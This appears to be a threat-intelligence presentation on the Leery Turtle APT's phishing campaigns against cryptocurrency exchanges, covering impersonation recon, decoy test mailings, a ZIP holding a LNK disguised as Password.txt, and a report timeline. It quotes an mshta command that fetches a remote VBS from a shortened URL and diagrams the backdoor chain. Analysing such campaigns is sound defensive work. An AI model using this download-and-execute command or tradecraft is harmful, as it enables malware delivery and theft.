Cyber Struggle

TRAINING THE SPECIAL FORCES OF CYBER WORLD

Leery Turtle APT


Details of Global Cryptoexchange Heist Operations

ATTRIBUTION

Yet another problem in cyberspace

Operation Flow

slow but cautious



01 Recon

02 Faking

03 Strike

04 Delivery


Reconnaissance

1. Impersonation is their main tactic. Therefore extensive information gathering is done.
2. Name of executives, employees, the organizational structure, contact information.
3. It was observed that the attacker had organizational awareness in their targeting.
4. In one incident the attacker went so far as to impersonate an executive’s wife (which was not public info).

Faking


1. In this stage the attackers ‘’fake’’ an attack (i.e. Sending non-malicious files) with the purpose of profiling behavior of their targets.
2. Who will open the mail?
3. Who will download the file?
4. Will that trigger an investigation?

Faking




Password.txt
Weekly_Report ▶
weekly_report.doc
Weekly_Report.zip

Password.txt
weekly_report.doc



Haftalık rapor.docx
password.txt




Password.txt

```
weeklyreport
```

Strike


1. This time the attackers send malware dropper to the weakest targets.
2. Phishing content mimics cloud storage services (Onedrive, Gdrive, Yandex disk).
3. Links are always shortened with common services (bitly, tinyurl).
4. The ZIP archive contains a LNK file pretending to be ‘’Password.txt’’. However other file types have also been observed.
5. If double-clicked, this shortcut will download and run a VBS file through Mshta.exe

Strike



Yıl Sonu Bon...Programı.pdf

Password.txt.lnk



Target type:	Application
Target location:	System32
Target:	emRoot%\System32\mshta https://bit.ly/33a0fPa

Delivery


1. The attackers are very careful at this stage. They want to make sure that their payload is being delivered to their intended destination.

2. Attack is multi-staged and all of their servers are heavily guardrailed. Therefore it’s very hard to collect their tooling.

3. They use compromised servers to deliver, command and control their malware. According to our observations, they dedicate each server to a single operation.


4. Second stage VBS file checks the presence of certain AV.

Delivery


Password.txt.lnk
decoy.pdf
mshta.exe
https://bit.ly/foobar
http://attacker_domain:8080
Attacker's Web Server
Download & Execute
vbs
Create file under Startup folder
xBoxOne.lnk
Download 2nd Stage Payload
Command and Control Server
Points to
Create file under %TEMP%
vbs
backdoor.vbs
Wait for command

Historical Context

events timeline



First Encounter
11/2017

Recon Activity

LeeryTurtle Strikes
02/2018

CHM Payload

First Report by JPCERT/CC
07/2019

LIFARS Report
09/2019

ThreatBook Report
11/19

Reinvestigation Initiated
12/2019

CyberStruggle Report
05/20

ClearSky Report
06/20

F-Secure Report
08/20

NTT Security Report
10/20

Questions?

github.com/robindimyan

twitter.com/1ce7ea

robindimyan.blogspot.com